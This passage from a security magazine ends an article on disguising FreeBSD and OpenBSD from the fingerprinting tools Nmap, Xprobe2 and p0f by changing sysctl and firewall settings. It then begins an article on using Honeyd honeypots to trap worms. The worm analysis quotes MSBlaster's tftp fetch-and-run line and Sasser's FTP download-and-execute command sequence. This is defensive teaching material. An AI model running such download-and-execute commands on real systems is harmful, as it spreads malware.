  net.inet.udp.blackhole: 0 -> 1
```

In the case of TCP, setting the value to 1 tells the kernel to drop SYN packets only, while setting it to 2 results in dropping any packets destined for a closed port.

The second option enables dropping TCP packets with the SYN and FIN flags set. To turn it on, we set the value of the `net.inet.tcp.drop_synfin` variable to 1:

```
# sysctl net.inet.tcp.drop_synfin=1
  net.inet.tcp.drop_synfin: 0 -> 1
```

Note: this variable is available only if the kernel has been compiled with the `TCP_DROP_SYNFIN` option.

In the following experiments, we will no longer use the firewall, but we will keep the `blackhole` and `drop_synfin` options enabled.

One parameter that each of the three OS detection programs takes into consideration is TCP window size. FreeBSD allows to change its value using the `net.inet.tcp.recvspace` variable:

```
# sysctl net.inet.tcp.recvspace=65535
  net.inet.tcp.recvspace:
  57344 -> 65535
```

We changed the default value of 57344 to 65535, ie. the largest window size that does not require scaling (see the *TCP Options* frame). We now need to restart the SSH daemon (by sending it the HUP signal) to update the window size in newly generated packets:

```
# kill -HUP `cat /var/run/sshd.pid`
```

Let's find out if the modified window size does actually affect *Nmap*:

```
Device type: general purpose
Running: IBM AIX 4.X,
Microsoft Windows 2003/.NET
OS details:
IBM AIX 4.3.2.0-4.3.3.0
on an IBM RS/*,
Microsoft Windows Server 2003
```

Nmap has been deceived – it identified the system as AIX or Windows Server 2003, without even mentioning FreeBSD. Time to test *Xprobe2*:

```
[+] Primary guess:
[+] Host 10.0.0.223
    Running OS:
    "FreeBSD 4.4"
    (Guess probability: 67%)
```

Xprobe2 did much better than *Nmap* – the system is still identified as FreeBSD, however, the reported version is far from the truth. What about *p0f*?

```
10.0.0.223:1026
- FreeBSD 4.7-5.1
(or MacOS X 10.2-10.3)
(1) [high throughput]
(up: 0 hrs)
```

Apparently, *p0f* has proven to be to some extent immune to window size modification, but was not sure whether the system is FreeBSD, or MacOS X.

We can consider *Nmap* fooled, so we're left with *Xprobe2* and *p0f*. As we have already learned while experimenting with Linux, both programs analyse the TTL value in the received packets. In FreeBSD, this value can be set using the `net.inet.ip.ttl` variable:

```
# sysctl net.inet.ip.ttl=128
  net.inet.ip.ttl: 64 -> 128
```

Let's see if this change has any impact on the result reported by *Xprobe2*:

```
...
[+] Primary guess:
[+] Host 10.0.0.223
    Running OS:
    "FreeBSD 4.4"
    (Guess probability: 61%)
...
```

The result did not change, only *Xprobe2* considered it less reliable (61%). Will *p0f* be just as resistant?

```
...
10.0.0.223:1027 - UNKNOWN
[65535:128:1:60:M1460,
 N,W0,N,N,T:.:?:?]
[high throughput] (up: 0 hrs)
...
```

The system has been classified as `UNKNOWN`. However, if we run *p0f*

Listing 2. *fw.rules – a simple firewall script (ipfilter)*

```
pass out quick proto tcp from any to any keep state
pass out quick proto udp from any to any keep state
pass out quick proto icmp from any to any keep state

# SSH
pass in quick proto tcp from any to 10.0.0.223 port = ssh flags S keep state

# ping
pass in quick proto icmp from any to 10.0.0.223 icmp-type echo keep state

block in quick all
```

with fuzzy logic algorithms enabled (the `-F` option), it returns the following:

```
...
10.0.0.223:1028
- FreeBSD 4.7-5.1
(or MacOS X 10.2-10.3)
(1) [high throughput]
[FUZZY] (up: 0 hrs)
...
```

The result is still accurate. We will now try another method that has proven to be effective on Linux: turning off window scaling and timestamp TCP options. In FreeBSD, this is accomplished by zeroing the `net.inet.tcp.rfc1323` variable:

```
# sysctl net.inet.tcp.rfc1323=0
  net.inet.tcp.rfc1323: 1 -> 0
```

As usual, we will first check the results produced by *Nmap*:

```
Device type: general purpose
Running: IBM AIX 4.X
OS details:
IBM AIX 4.3.2.0-4.3.3.0
on an IBM RS/*
```

This time *Nmap* did not hesitate anymore and identified the examined system as AIX. Let's see if we finally managed to deceive *Xprobe2*:

```
[+] Primary guess:
[+] Host 10.0.0.223
    Running OS:
    "FreeBSD 3.1"
    (Guess probability: 61%)
```

The system is still recognized as FreeBSD, however, *Xprobe2* thinks it's a seriously outdated version. We now check the results returned by *p0f* (still using the `-F` option):

```
10.0.0.223:1030
- Windows 98 (no sack)
[high throughput] [FUZZY]
```

It seems we have succeeded in deceiving *p0f* – it thinks our machine is a Windows 98 box. Nevertheless, we still have to handle *Xprobe2*.

One of the characteristics that *Xprobe2* considers significant for the analysis is whether the remote machine responds to ICMP address mask requests. By default, FreeBSD does not respond to such requests, but we can alter this behaviour using the following command:

```
# sysctl net.inet.icmp.maskrepl=1
  net.inet.icmp.maskrepl: 0 -> 1
```

Now, the result of running *Xprobe2* is as follows:

```
[+] Primary guess:
[+] Host 10.0.0.223
    Running OS:
    "Microsoft Windows 98"
    (Guess probability: 58%)
```

We have defeated *Xprobe2* – it recognized our system as Windows 98.

As our experiments have shown, FreeBSD can be effectively made detection-proof by changing the values of a few *sysctl* variables, which control the behaviour of the TCP/IP stack. A satisfactory level of immunity is achieved by adding the following lines to `/etc/sysctl.conf`:

```
net.inet.tcp.blackhole=2
net.inet.udp.blackhole=1
net.inet.tcp.drop_synfin=1
net.inet.tcp.recvspace=65535
net.inet.ip.ttl=128
net.inet.tcp.rfc1323=0
net.inet.icmp.maskrepl=1
```

Of course, you are free to try other parameter combinations, for example another TTL value or another TCP window size, as far as they are equally effective in hiding the actual operating system identity.

OpenBSD

The experiments will be done on OpenBSD 3.4. The IP address of the test machine is `10.0.0.224`, the hostname is *openbsd*. As usual, the only network service running in the system is SSH.

Before we begin, one thing worth mentioning is that OpenBSD is probably the only operating system with a built-in OS fingerprinting mechanism. The technology has been ported from *p0f* and incorporated into the OpenBSD packet filter (*pf*). This enables *pf* to filter out packets based on the sender's operating system.

As with Linux and FreeBSD, we begin the analysis with a default system configuration. This is what *Nmap* has to say about our system:

```
Device type: general purpose
Running: OpenBSD 3.X
OS details: OpenBSD 3.4 X86
```

That was quite impressive – *Nmap* recognized both the operating system and the hardware architecture of the remote machine. *Xprobe2* reports the following:

```
[+] Primary guess:
[+] Host 10.0.0.224
    Running OS:
    "OpenBSD 2.9"
    (Guess probability: 97%)
```

The reported version differs a lot from the truth, but the operating system type has been identified correctly. This is what *p0f* returns:

```
10.0.0.224:36400
- OpenBSD 3.0-3.4
[high throughput]
(up: 666 hrs)
```

From the point of view of accuracy, *p0f* came second to *Nmap*.

As we did before with Linux and FreeBSD, we will first set-up a firewall to stop some of the tests performed by *Nmap* and *Xprobe2*. For this purpose, we will use the OpenBSD packet filter – *pf*. Filtering rules are shown in Listing 3.

The firewall's task is exactly the same as with Linux and FreeBSD – to block any connection attempts from outside, excluding SSH and ICMP echo requests. TCP packets that establish a new connection are allowed only if they have the SYN flag and no other flags set (`flags S/FSRPAUE`).

OpenBSD *pf* has one advantage over *iptables* and *ipfilter*, as it under-

stands a wider range of TCP flags – besides the typical flags (SYN, FIN, etc.) it also recognizes the ECE and CWR flags (formerly reserved). When a firewall based on *iptables* or *ipfilter* gets a packet with the SYN and ECE flags set (as in *Nmap*'s first test), it ignores the ECE flag and accepts the packet, while *pf* drops it. We enable the packet filter:

```
# pfctl -e
  pf enabled
# pfctl -f pf.conf
```

...and let's see how it affects the results produced by *Nmap*:

```
Device type:
general purpose|firewall
|broadband router
Running: IBM AIX 4.X|3.X,
Linux 1.X,
Netscreen ScreenOS,
OpenBSD 3.X,
Microsoft Windows 2003/.NET,
Cayman embedded,
Zyxel ZyNOS
Too many fingerprints match
this host to give
specific OS details
```

Nmap gave up – it has shown a few possibilities and admitted that it wasn't able to identify the operating system (`Too many fingerprints match this host...`). Running *Nmap* with the `-vv` option enables us to see what data it received from the examined machine:

```
TSeq(Class=TR%IPID=RD%TS=2HZ)
T1(Resp=N)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
```

Nmap didn't get any response for all tests T1 to T7. The ability to recognize the ECE flag enabled *pf* to defeat the T1 test, which could not be stopped by filtering mechanisms on Linux and FreeBSD. This makes *pf* the most effective filtering tool against *Nmap*.

Let's see the results reported by *Xprobe2*:

```
[+] Primary guess:
[+] Host 10.0.0.224
    Running OS:
    "OpenBSD 3.3"
    (Guess probability: 67%)
```

Apparently, it does a much better job – the result is actually even more precise than before enabling the firewall.

OpenBSD is closely related to FreeBSD, so there are many similarities between both systems. Some of the methods that have proven to be effective on FreeBSD, can be directly ported to OpenBSD – for example the modification of TCP window size:

```
# sysctl -w \
  net.inet.tcp.recvspace=65535
  net.inet.tcp.recvspace:
  16384 -> 65535
```

To put this into effect, we need to restart the running services – in our case, the SSH daemon:

```
# kill -HUP `cat /var/run/sshd.pid`
```

Now, *Xprobe2* reports the following:

```
[+] Primary guess:
[+] Host 10.0.0.224
    Running OS:
    "OpenBSD 3.3"
    (Guess probability: 64%)
```

The result remains unchanged – *Xprobe2* is a tough adversary. But maybe the new window size could mislead *p0f*?

```
10.0.0.224:25893
- OpenBSD 3.0-3.4 (Opera)
[high throughput]
(up: 4679 hrs)
```

The system was identified as OpenBSD with the Opera web browser, as it is known to send TCP packets with a bigger window size. Apparently, changing the window size is not enough to deceive *Xprobe2* and *p0f*. Let us use another method that we have already tried – a modified TTL value. It is controlled (similar to FreeBSD) by the `net.inet.ip.ttl` variable:

```
# sysctl -w net.inet.ip.ttl=128
  net.inet.ip.ttl: 64 -> 128
```

The following is the result of running *Xprobe2*:

```
[+] Primary guess:
[+] Host 10.0.0.224
    Running OS:
    "OpenBSD 3.3"
    (Guess probability: 61%)
```

Still not far from the truth. What about *p0f*?

```
10.0.0.224:6368 - UNKNOWN
[65535:128:1:64:M1460,N,N,S,N,
 W0,N,N,T:.:?:?]
[high throughput] (up: 4679 hrs)
```

The system has not been identified. With fuzzy logic algorithms enabled (the `-F` option), *p0f* reports the following:

```
10.0.0.224:34803
- NetCache 5.3-5.5
[high throughput]
[FUZZY] (up: 4679 hrs)
```

Therefore, a modified window size combined with a non-default TTL value is sufficient to mislead *p0f*. Nevertheless, we still need to find a way to deal with *Xprobe2*. Let's try yet another method tested on FreeBSD – disabling the window scale and timestamp TCP options. As in FreeBSD, we set the value of the *sysctl* variable `net.inet.tcp.rfc1323` to zero:

```
# sysctl -w net.inet.tcp.rfc1323=0
  net.inet.tcp.rfc1323: 1 -> 0
```

With this change in place, *Xprobe2* produces the following results:

```
[+] Primary guess:
[+] Host 10.0.0.224
    Running OS:
    "FreeBSD 3.1"
    (Guess probability: 58%)
```

Listing 3. *pf.conf – a simple firewall script (pf)*

```
block all
pass out all keep state

# ping
pass in quick proto icmp from any to 10.0.0.224 icmp-type echoreq
pass out quick proto icmp from 10.0.0.224 icmp-type echorep

# SSH
pass in quick proto tcp from any to 10.0.0.224 port 22 flags S/FSRPAUE keep state
```

OpenBSD is recognized as its older cousin, FreeBSD. However, *Xprobe2* thinks this result is not very reliable (58%). *P0f*, in turn, identifies the system as:

```
10.0.0.224:33538
- Windows 2000 SP4,
XP SP1 [high throughput]
```

Disabling TCP options has once again proven to be a very effective weapon against OS detection programs. Since now we are only concerned with *Xprobe2*, we can use an alternative method, already tested on FreeBSD as well – enabling the response to ICMP address mask requests (*Xprobe2* checks it in one of the tests it performs):

```
# sysctl -w net.inet.icmp.maskrepl=1
  net.inet.icmp.maskrepl: 0 -> 1
```

This requires us to add two new packet filtering rules, to allow for incoming network mask requests and outgoing responses. We place the following new entries in the *pf.conf* file:

```
pass in quick proto icmp \
  from any to 10.0.0.224 \
  icmp-type maskreq
pass out quick proto icmp \
  from 10.0.0.224 to any \
  icmp-type maskrep
```

After this change has been made, *Xprobe2* recognizes our system as:

```
[+] Primary guess:
[+] Host 10.0.0.224
    Running OS:
    "HP UX 11.0"
    (Guess probability: 61%)
```

As we can see, most deception techniques tested on FreeBSD can be successfully applied to OpenBSD.

Summary

Our experiments have shown that no sophisticated technologies are required to disguise the operating system – in most cases, OS detection programs can be effectively defeated using only native system tools and mechanisms.

Note that changing the behaviour of TCP/IP stack requires extreme caution. Although the operating system makes modifying certain parameters possible, it doesn't mean that every modification is desirable. For example, setting the TCP window size to a small value or turning off the RFC 1323 options may result in a decreased network performance. Other changes might even make the system less secure – for example using a different sequence number generation method with *IP Personality*.

Effective camouflage

The system can be considered properly disguised only if its real identity is not shown with the results reported by OS detection utilities (or if it is presented among several other possibilities). Pretending to be an older version of the same operating system is no good, as instead of misleading the intruder, it might attract their attention.

Imagine you are the administrator of a server running Linux 2.4.22, protected with a firewall. As a precaution against OS detection attempts, you decided to set the default TTL value to 128. Some script-kiddie has just got a new 0-day exploit that gives root access on Linux 2.4.22. They use *Xprobe2* to search for potential victims and tracks down your system. As we have seen before, *Xprobe2* identifies such systems as Linux 2.4.6. This makes the script-kiddie extremely happy, since they can be sure that the new exploit will work, and a bunch of other, older ones as well. This is the opposite of what you wanted: your system becomes even more interesting for the intruder.

Is this really security?

Misleading OS detection programs does not make the system more secure. At best it merely confuses the potential attacker (as opposed to the script-kiddie scenario presented above). This is nothing more than security through obscurity – only a trick to make the intruder's life a little harder.

The developers of operating systems and network applications tend not to reveal the data that does not have to be disclosed. The users of a WWW server don't need to know what type of HTTP daemon or operating system it is running. ■

On the Net

- *Nmap – http://www.insecure.org/nmap/index.html*
- *Xprobe2 – http://sys-security.com/html/projects/X.html*
- *p0f – http://lcamtuf.coredump.cx/p0f/p0f.shtml*
- *IP Personality – http://ippersonality.sourceforge.net/index.html*
- *Stealth patch – http://www.innu.org/~sean/*
- RFC 1323 (description of window scaling and timestamp options) – *http://www.ietf.org/rfc/rfc1323.txt*
- Know Your Enemy: Passive Fingerprinting – *http://project.honeynet.org/papers/finger/*

Honeypots – Worm Traps

Michał Piotrowski

Internet worms spread at a lightning rate, so taking effective countermeasures requires their code to be captured and analysed as soon as possible. Honeypot systems let us capture worms and observe their activity, but can also be used to remove them from infected machines.

For all its virtues, the widespread use of web technologies in business has brought new security threats to information, including computer viruses and Internet worms. The main purpose of worms is to replicate and spread, which basically means attacking and infecting all the computers they can find. Their strategy is brutally simple: find a susceptible system, take control of it and use it to scan the network and attack other systems.

Each machine controlled by a malicious program becomes an aggressor, capable of attacking a home PC or a computer system in a large corporation or government agency with equal ease and similar effects. Apart from its ability to spread, a virus or worm can also incorporate malicious functions (called *payload*), which can destroy data on infected systems or even damage hardware. Internet worms are also used by crackers to perform controlled DDoS (*Distributed Denial of Service*) attacks. Such worms spread all over the Web and lie in wait for a signal, which can come after a specified number of systems has been infected, after a certain period of time or directly from the worm's creator. When the signal comes, all the worms simultaneously initiate a *Denial of Service* (DoS) attack against a specific target, potentially completely disabling the victim's entire system or network (depending on how many instances of the worm perform the attack).

According to tests run by Sandivine at the beginning of 2004, between 2% and 12% of all Internet traffic is generated by worms, and the wasted bandwidth costs Internet service providers some $245 million every year in the US alone – makes you think, doesn't it? Leading anti-virus software producer Trend Micro esti-

What you will learn...

- how to use honeypots to catch Internet worms,
- how to use virtual machines for cleaning infected computers.

What you should know...

- how to use the Linux and Windows operating systems,
- the Bash scripting language,
- you should have some basic knowledge of network protocols.

Honeypot Classification

Honeypots trap worms by simulating real computers and can be divided into low-interaction and high-interaction systems. In this case, the term *interaction* covers the extent of interaction with the system simulated for the intruder, the quantity and quality of information which can be gathered using the trap, the effort required to install and maintain it, and finally the risk that the aggressor might subvert our honeypot.

Typically, low-interaction honeypots are not complete systems, but rather programs which emulate specific services or operating systems. An intruder connecting to such a virtual computer might for instance be able to establish a connection with a selected TCP port – for instance the FTP service – and receive a correct response (banner), informing him of the type and version of the fictitious service and thus encouraging him to send data to it. The attacker might also log into an anonymous account, execute some commands or even go through the virtual file system. However, he will always be restricted to what the honeypot allows him to do, so in this case he will never gain access to the system shell.

For this reason, low-interaction systems are easy to install, maintain and use. They are also difficult for the intruder to take over because they don't offer any real services. Unfortunately, they have two major drawbacks: they provide limited information about the attack and can quite easily be discovered by an experienced intruder. Nonetheless, they can be very effective if used properly, especially for combating viruses and worms which carry out automatic attacks using a fixed algorithm.

mates that in the year 2003 losses caused by malicious programs totalled some US $55 billion.

Let's see how we can defend ourselves against worms by using honeypots, which are virtual machines set up as worm bait – see Frame *Honeypot Classification*. We will test their effectiveness using two famous old worms: *MSBlaster* and *Sasser* (see Frame *Famous Worm Attacks*). We will try to obtain an executable file containing a worm's code and then use this to automatically clean infected machines. The software and methods described in the article are commonly used by anti-virus software manufacturers and security experts dealing with worm and virus code analysis. All examples use the Gentoo Linux distribution and the program *Honeyd* version 0.8b.

Famous Worm Attacks

CodeRed

The *CodeRed* worm appeared for the first time in July 2001 and infected over 250 thousand computers in its first 8 hours of existence.

MSBlaster

The *MSBlaster* worm (also known as *Lovsan* or *Blaster*) appeared in the wild on 11 August 2003 and in just 24 hours managed to infect over 200 thousand computers using the Windows 2000 and XP operating systems. At its peak spreading rate, the worm achieved 68 thousand infections per hour. New infections occur to this day, and the total number of systems which have been infected by the *MSBlaster* worm is estimated to be 450 thousand.

MyDoom

In February 2004, a worm named *MyDoom* attacked the servers of the SCO Group. The attack resulted in a week's downtime for the target systems, and SCO has offered a reward of $250 thousand to anyone who can supply information leading to the apprehension of the worm's creator. *MyDoom* became famous as the most dangerous and fastest-spreading worm in history – many ISPs claim that some 30% of all emails sent during that time were generated by the worm.

Sasser

On 30 April 2004, the *Sasser* worm came alive. Along with mutations which appeared in the first days of May, the worm infected about 1% of all computers in the world that is some 6 million machines, causing huge losses to companies all over the world as well as home users. Due to the unprecedented scale of the infection, the worm made headline news in TV and the press. In fear of the worm, many companies and institutions decided to shut down their systems. Like *MSBlaster*, *Sasser* only attacked Microsoft Windows 2000 and XP systems.

How Internet worms work

To effectively combat computer worms, we must first learn how they operate. In this article we will examine two specific worms, but all worms work in a similar fashion, and their actions typically consist of three stages:

- infection,
- propagation,
- payload operations.

Figures 1 and 2 illustrate subsequent stages of operation for our sample worms.

Infection

Upon infection, the worm takes control of the susceptible system. To accomplish this, *MSBlaster* uses a buffer overflow error in the Remote Procedure Call subsystem of a Windows operating system supporting DCOM (*Distributed Component Object Model*). Exploiting this vulnerability enables the worm to execute any command on the attacked computer. *MSBlaster* randomly selects IP addresses, locates susceptible systems and attacks their RPC service (which listens on TCP port 135).

Sasser operates in a very similar fashion, except that its target is the LSASS (*Local Security Authority Subsystem Service*), which listens on TCP port 445. Again exploiting a buffer overflow vulnerability, *Sasser* forces the infected system to execute the commands it supplies.

It's worth noting that in the case of these two worms infection takes place automatically. No user action is re-




Figure 1. *Stages of operation: the Blaster worm*




Figure 2. *Stages of operation: the Sasser worm*

Listing 1. *Commands executed by Sasser in the infected system*

```
echo off
echo open <source IP> 5554 >> cmd.ftp
echo anonymous >> cmd.ftp
echo user >> cmd.ftp
echo bin >> cmd.ftp
echo get <number>_up.exe >> cmd.ftp
echo bye >> cmd.ftp
echo on
ftp -s:cmd.ftp
<number>_up.exe
echo off
del cmd.ftp
echo on
```

quired – it's enough for the computer to be running the appropriate service and accepting network connections.

Propagation

During the propagation phase, the worm copies itself from an infected computer to another vulnerable system. This is typically done by sending an e-mail with the worm attached or by taking advantage of another Internet service.

Having infected a susceptible host, *MSBlaster* starts a shell process which listens on TCP port 4444. At the same time, it starts a TFTP server on the source system, connects to the target computer and executes commands which download the worm from the source system and run the malicious executable (called *msblast.exe*).

```
tftp -i "<target system IP>
"GET msblast.exe C:\
start msblast.exe
```

Once it is running, the program proceeds with the infection process on the new host.

The propagation of the *Sasser* worm is similar: it uses an exploit to start a system shell and then waits for a connection to be established on TCP port 9996. After that, it starts an FTP server listening on TCP port 5554 of the source machine and sends the target machine a sequence of commands (see Listing 1) to download and run the worm's executable file (the file is called *<number>_up.exe*, with *<number>* being a random number).

Payload

A worm's payload consists of optional operations unrelated to the processes of infection and propagation, executed by the worm once it has gained control of the host system. These are typically destructive operations: removing or modifying files, formatting hard drives or carrying out DoS attacks against specified websites. Some worms can also steal passwords for various resources, such as email accounts.

Honeyd

Honeyd is a small program created and developed by Niels Provos, which let us create low-interaction honeypot systems of any level of complexity. Its most important feature is the ability to emulate an entire computer network, with different virtual operating systems offering a variety of fictitious services.

The basic idea is very simple. When an intruder attempts to connect to the IP address of the emulated system, *Honeyd* pretends to be that system and proceeds to communicate with the intruder. Of course, the network environment in which the program is used must be configured so that IP packets destined for the emulated system are delivered to the trap. This can be done by reconfiguring the appropriate trace routes on a router or by using *ARP spoofing* which makes it possible to falsify ARP request replies and pose as a different computer, even a non-existent one.

Another important feature of *Honeyd* is its ability to profile virtual computers according to signatures from the *Nmap* program, with highly flexible configurations of emulated services. Once a connection between the intruder's computer and the virtual machine has been established, *Honeyd* can hand over communication to an external program or script which will subsequently handle data exchange with the intruder's system. What's more, the connection can be transferred to an actual server providing a certain service or even to the aggressor's computer (based on the source address of the IP packets).

MSBlaster carries out DoS attacks against Microsoft's *http://www.windowsupdate.com* site on certain days of the year, while *Sasser* restarts the operating system.

Creating an artificial network

We will trap and remove worms using a low-interaction system (see frame *Honeypot Classification*) based on Linux and *Honeyd* software (see frame *Honeyd*). However, before we proceed to build our own honeypot, we need to have a closer look at how the program works and what it can do. The virtual network presented in Figure 3 can be built by configuring *Honeyd* as shown in Listing 2.

Compiling *Honeyd* is done in typical Linux fashion. First, we unpack the archive containing the source code:

```
$ tar zxf honeyd-0.8b.tar.gz
```

Then we can compile and install the program (compilation requires the *libevent, libdnet* and *libpcap* libraries):

```
$ cd honeyd-0.8b
honeyd-0.8b$ ./configure
honeyd-0.8b$ make
honeyd-0.8b# make install
```

Virtual systems created by *Honeyd* are in fact computer profiles which return information about the operating system, open ports and available (simulated) services. Our example specifies three profiles: `linux` (lines 1–6), `freebsd` (lines 8–11) and `windows` (lines 13–19). In lines 21–23, the profiles are assigned the IP addresses 10.0.0.10, 10.0.0.11 and 10.0.0.12 (respectively). When *Honeyd* receives a network packet destined for one of those addresses, it will use the appropriate profile and act in accordance with its configuration.

Each profile has configuration parameters which define the behaviour of the virtual system. Lines 2, 9 and 14 in Listing 2 define the operating systems for the virtual computers by defining their TCP/IP stack behaviour (based on information from the *Nmap* utility). As a result, any scan of the 10.0.0.0 network will show four systems: the honeypot system, Linux 2.4–2.5, FreeBSD version 2.2.1 and Windows NT 4.0.

We can also define which TCP and UDP ports will be open and which services are to be emulated. Lines 3 and 4 determine the honeypot's default behaviour upon receiving a TCP or UDP packet destined for an unconfigured port of the `linux` system (see frame *TCP, UDP and ICMP Configuration in Honeyd*). Our example specifies the `reset` function, which means that the default reaction to a TCP connection attempt will be to send an RST packet which ends communication, while a UDP request will receive an ICMP packet informing that the requested port is unavailable. Such behaviour is typical of closed ports on which no service is listening.

The entry in line 15 makes the `windows` system ignore ICMP packets and ICMP echo requests. Line 6 in the `linux` profile makes it possible to establish a TCP connection on port 25, which is presented as being open, but it will not be possible

Configuring TCP, UDP and ICMP Behaviour in Honeyd

TCP protocol:
- `open`: establish a connection (standard behaviour),
- `block`: ignore packet (without replying),
- `reset`: reply with an RST packet,
- `tarpit`: delay connection (used for slowing down communication to use up some of the intruder's resources).

UDP protocol:
- `open`: answer,
- `block`: don't answer,
- `reset`: reply with an *ICMP Port Unreachable* packet (standard behaviour).

ICMP protocol:
- `open`: reply with a suitable ICMP packet,
- `block`: ignore packet and don't reply (standard behaviour).




Figure 3. *Sample network created with Honeyd*

to communicate with the system through that port. The entry in line 17 of the `windows` profile will cause TCP port 25 to be blocked and all packets sent to it will be ignored, which mimics the effect of a firewall filtering all traffic sent to a certain port.

Lines 10, 11 and 16 configure services assigned to ports 22 and 80 of the virtual systems. Any connection to these ports in the `freebsd` profile will cause *Honeyd* to transfer all communication to the *apache-web.sh* shell (port 80) or the *test.sh* shell (port 22), which will then take over receiving, registering and interpreting the data sent by the intruder, as well as sending data back to him. Listing 3 shows the sample script *test.sh*, which emulates simple SSH server functionality and logs all received data to the */usr/local/share/honeyd/logs/test.log* file. The *apache-web.sh* script is much more complex and emulates the *Apache* HTTP server. Similarly, TCP port 80 for the `windows` profile will be served by a Perl script called *main.pl*, which emulates an *IIS 5.0* web server. All these scripts and many more can be found on the *Honeyd* homepage.

An interesting function offered by *Honeyd* is the ability to redirect connections, as used in lines 5 and 18 of our configuration file. The entry in line 5 causes all packets sent to the TCP port 80 of the `linux` system to be redirected to the system at *www.google.com*, which will cause the intruder to connect to that website. In line 18, we specify that all packets addressed to TCP port 23 of the `windows` virtual system should be sent back to port 23 of their system of origin, causing the intruder to attempt a connection with their own system.

Yet another useful function demonstrated in our example is the ability to specify the proclaimed uptime of the virtual system (the working time since the last restart). Line 19 sets the uptime of the `windows` profile to 1638112 seconds, which is roughly 18 days. If a profile contains no entry defining its uptime, a random value between 0 and 20 days is assigned.

When the configuration file and all required scripts are ready, we can start the *Honeyd* program in the following way:

```
# honeyd -d -u 0 -g 0 \
  -f config1 10.0.0.10-10.0.0.12
```

The `-d` parameter prevents the program from running in the background as a daemon, with all logs displayed to the standard output. This is useful for testing, as we can see all connections to our virtual machines, as well as any errors that may occur. Of course, once the whole setup is tested and ready to go, it will be more convenient to run the honeypot in

Listing 2. *Honeyd configuration file for the network in Figure 3*

```
 1: create linux
 2: set linux personality "Linux Kernel 2.4.0 - 2.5.20"
 3: set linux default tcp action reset
 4: set linux default udp action reset
 5: add linux tcp port 80 proxy www.google.com:80
 6: add linux tcp port 25 open
 7:
 8: create freebsd
 9: set freebsd personality "FreeBSD 2.2.1-STABLE"
10: add freebsd tcp port 80 ↩
    "sh /usr/local/share/honeyd/scripts/apache-web.sh"
11: add freebsd tcp port 22 ↩
    "sh /usr/local/share/honeyd/scripts/test.sh $ipsrc $dport"
12:
13: create windows
14: set windows personality "Microsoft Windows NT 4.0 Server SP5-SP6"
15: set windows default icmp action block
16: add windows tcp port 80 ↩
    "perl /usr/local/share/honeyd/scripts/iis/main.pl"
17: add windows tcp port 25 block
18: add windows tcp port 23 proxy $ipsrc:23
19: set windows uptime 1638112
20:
21: bind 10.0.0.10 linux
22: bind 10.0.0.11 freebsd
23: bind 10.0.0.12 windows
```

